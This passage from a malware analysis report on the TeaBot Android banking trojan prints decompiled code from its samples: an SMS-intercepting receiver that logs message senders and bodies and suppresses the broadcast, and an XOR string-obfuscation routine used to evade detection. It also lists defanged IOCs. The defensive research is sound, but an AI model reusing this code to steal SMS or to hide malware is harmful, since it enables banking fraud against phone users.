            v0_1 = v0.equals("it") ? 4 : -1;
            break;
        }
        case 0xDBE: {
            v0_1 = v0.equals("nl") ? 5 : -1;
            break;
        }
        case 0xE04: {
            v0_1 = v0.equals("pt") ? 7 : -1;
            break;
        }
        case 0xE43: {
            v0_1 = v0.equals("ru") ? 8 : -1;
            break;
        }
        case 0xE58: {
            v0_1 = v0.equals("sk") ? 2 : -1;
            break;
        }
        default: {
            v0_1 = v1 == 0xF2E && (v0.equals("zh")) ? 1 : -1;
```

```
switch(v0_1) {
    case 0: {
        return "desinstalar";
    }
    case 1: {
        return "卸载";
    }
    case 2: {
        return "odinšta";
    }
    case 3: {
        return "deinstallieren";
    }
    case 4: {
        return "disinst";
    }
    case 5: {
        return "verwijderen";
    }
    case 6: {
        return "désinst";
    }
    case 7: {
        return "desinst";
    }
    case 8: {
        return "удалить";
    }
    default: {
        return "uninstall";
```

Figure 8 – New languages supported by TeaBot (e.g. Russian, Slovak, Chinese, etc..)

Moreover, it has been observed that TAs have been working on the sophistication of evasion techniques, such as string obfuscation, used both for preventing a smooth static analysis, and for further lowering the detection rate by anti-malware solutions available on the market. An example of the new evasion techniques introduced in recent TeaBot samples is given in Figure 9.




```java
public class anwdioANWDIOawnd extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        try {
            d dVar = d.e;
            Bundle extras = intent.getExtras();
            String str = "";
            if (extras != null) {
                String string = extras.getString("format");
                Object[] objArr = (Object[]) extras.get("pdus");
                if (objArr != null) {
                    int length = objArr.length;
                    SmsMessage[] smsMessageArr = new SmsMessage[length];
                    for (int i = 0; i < length; i++) {
                        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], string);
                        str = (str + "SMS from " + smsMessageArr[i].getOriginatingAddress()) + ": " + smsMessageArr[i].getMessageBody();
                    }
                    dVar.f228a.d(context, "logged_sms", str);
                    abortBroadcast();
                    AWdjkwa9OdA.b(context, true);
                }
            }
        } catch (Throwable th) {
            th.printStackTrace();
            e.a("SmsErr " + th.getMessage());
        }
    }
```

```java
private static short[] $ = {21530, 21523, 21518, 21521, 21533, 21512, 28896, 28916, 28901, 28899, 21868, 21874, 21868, 21791, 21849, 21837, 21840, 21842

private static String $(int i, int i2, int i3) {
    char[] cArr = new char[(i2 - i)];
    for (int i4 = 0; i4 < i2 - i; i4++) {
        cArr[i4] = (char) ($[i + i4] ^ i3);
    }
    return new String(cArr);
}

public AIUbawuidBAWUdi() {
}

public void onReceive(Context context, Intent intent) {
    Context context2 = context;
    Intent intent2 = intent;
    try {
        d dVar = d.e;
        Bundle extras = intent2.getExtras();
        String str = "";
        if (extras != null) {
            String string = extras.getString($(0, 6, 21628));
            Object[] objArr = (Object[]) extras.get($(6, 10, 28816));
            if (objArr != null) {
                int length = objArr.length;
                SmsMessage[] smsMessageArr = new SmsMessage[length];
                for (int i = 0; i < length; i++) {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], string);
                    str = (str + $(10, 19, 21823) + smsMessageArr[i].getOriginatingAddress()) + $(19, 21, 32269) + smsMessageArr[i].getMessageBody();
                }
                dVar.f314a.d(context2, $(21, 31, 26940), str);
                abortBroadcast();
                eifbiaFBAUIFB.b(context2, true);
            }
        }
    } catch (Throwable th) {
        th.printStackTrace();
        e.a($(31, 38, 27663) + th.getMessage());
    }
```

Figure 9 – New evasion techniques introduced in recent TeaBot samples
It is also clear how the deobfuscation routine works: each class has been paired with a short array that is filled with pseudo-random codes. It is then manipulated by a function that uses those codes to perform an XOR operation on its input and then returns the actual string.

Since the dropper application distributed on the official Google Play Store requests only a few permissions and the malicious app is downloaded at a later time, it is able to get confused among legitimate applications and it is almost undetectable by common AV solutions.



2 security vendors and no sandboxes flagged this file as malicious

8ec666e0b6a424312b37c411f725caaf5fdc3e68280157dda958a6bf3a846af3

3.56 MB
Size

2022-02-17 16:40:17 UTC
6 days ago

android apk

Figure 10 – AV detection of the dropper uploaded in the Google Play Store (February 2022)
[1] https://www.cleafy.com/cleafy-labs/teabot

Appendix 1: IOCs

IoC	Description

IoC	Description
QR Code & Barcode - Scanner	App Name (TeaBot dropper)
https://play.google[.]com/store/apps/details?id=com.scanner.buratoscanner	Link Google Play Store (TeaBot dropper)
104046f5cf2fb5560acf541d4f9f6381	MD5 (TeaBot dropper)
QR Code Scanner: Add-On	App Name (TeaBot)
com.nnawozvvi.pamwhbawm	Package Name (TeaBot)
bf2ddaf430243461a8eab4aa1ed1e80d	MD5 (TeaBot)
https://github[.]com/leroynathanielxnlw	GitHub repository (proxy)
https://github[.]com/feleanicusor	GitHub repository (hosting multiple TeaBot samples)
185[.]215[.]113[.]31	C2 Server